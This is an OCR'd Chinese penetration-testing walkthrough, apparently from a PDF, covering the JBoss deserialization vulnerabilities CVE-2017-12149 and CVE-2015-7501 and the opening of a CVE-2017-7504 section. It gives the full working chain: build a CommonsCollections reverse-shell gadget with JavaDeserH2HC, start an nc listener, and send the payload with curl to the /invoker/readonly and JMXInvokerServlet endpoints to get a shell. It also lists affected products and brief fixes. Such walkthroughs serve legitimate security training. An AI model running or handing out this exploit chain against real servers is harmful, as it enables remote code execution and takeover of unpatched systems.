
配置javac的环境

我这边在kali进行操作

1. cd /opt
2. curl http://*www.joaomatosf.com/rnp/java_files/jdk-8u20-linux-x64.tar.gz -o jdk-8u20-linux-x64.tar.gz*
3. *## 这里要科学上网 配置代理*
4.
5. tar zxvf jdk-8u20-linux-x64.tar.gz
6. rm -rf /usr/bin/java*
7. ln -s /opt/jdk1.8.0_20/bin/j* /usr/bin
8. javac -version
9. java -version

成功安装


不用管上面那个报错



利用工具：JavaDeserH2HC

1. https://github.com/joaomatosf/JavaDeserH2HC

我们选择一个 Gadget：ReverseshellCommonsCollectionsHashMap，编译并生成序列化数据：



生成：ReverseShellCommonsCollectionsHashMap.class

```
1. javac -cp .:commons-collections-3.2.1.jar ReverseShellCommonsCollectionsHashMap.java
```

生成：ReverseShellCommonsCollectionsHashMap.ser

```
1. java -cp .:commons-collections-3.2.1.jar ReverseShellCommonsCollectionsHashMap IP:端口
2. #IP和端口是vps上nc监听的
3. java -cp .:commons-collections-3.2.1.jar ReverseShellCommonsCollectionsHashMap 192.168.175.161:8888
```


开启监听

```
1. nc -lvvp 8888
```

利用：ReverseShellCommonsCollectionsHashMap.ser

```
1. curl http://192.168.175.195:8080/invoker/readonly --data-binary @ReverseShellCommonsCollectionsHashMap.ser
```

成功拿到反弹shell



JBoss JMXInvokerServlet反序列化漏洞(CVE-2015-7501)

漏洞原理


JBoss中 `invoker/JMXInvokerServlet` 路径对外开放，JBoss的jmx组件支持Java反序列化

漏洞影响

1. **Red Hat JBoss** A-MQ6.x版本；
2.
3. BPM **Suite**(**BPMs**)6.x版本；
4.
5. BRMS6x版本和5.x版本；
6.
7. **Data Grid**(JDG)6.x版本；
8.
9. **Data** virtualization(JDV)6.x版本和5.x版本；
10.
11. **Enterprise Application Platform6**.x版本，5.x版本和4.3版本；
12.
13. **FuSe6**.X版本；**Fuse Service Works**(FSW)6.x版本；
14.
15. **Operations Network JBOSs On** 3.x版本；**Portalc6**.x版本；
16.
17. SOA **Platforn**(SOA-P)5.x版本**Web Server** JWS)3.x版本；
18.
19. **Red Hat OpenShift**/XPAAS 3.x版本；
20.
21. **Red Hat Subscription Asset Manager1**.3版本

验证漏洞

1. /invoker/**JMXInvokerServlet**




如上，说明接口开放，此接口存在反序列化漏洞

漏洞利用


直接利用CVE-2017-12149的ReverseShellCommonsCollectionsHashMap.ser发送到 `/invoker/JMXInvokerServlet` 接口中

1. curl http://192.168.175.195:8080/invoker/JMXInvokerServlet --data-binary @ReverseShellCommonsCollectionsHashMap.ser

同样是要开启监听




成功拿到shell




修复建议

1.不需要 `http-invoker.sar` 组件的用户 可以直接删除掉


路径为：C:\JBoss6\jboss-6.1.0.Final\server\default\deploy



2.添加如下代码至http-invoker.sar下web.xml的 `security-constraint` 标签中，对http-invoker组件进行访问控制



1. <url-pattern> /* </url-pattern>



JbossMO JMS反序列化漏洞(CVE-2017-7504)

漏洞原理

Jboss AS 4.x及之前版本中，JbossMQ实现过程的 JMS over HTTP Invocation Layer的HTTPServerILServlet.java文件存在反序列化漏洞，远程攻击者可借助特制的序列化数据利用该漏洞执行任意代码


影响版本

Jboss AS 4.x以及之前所有的版本

安装Jboss4

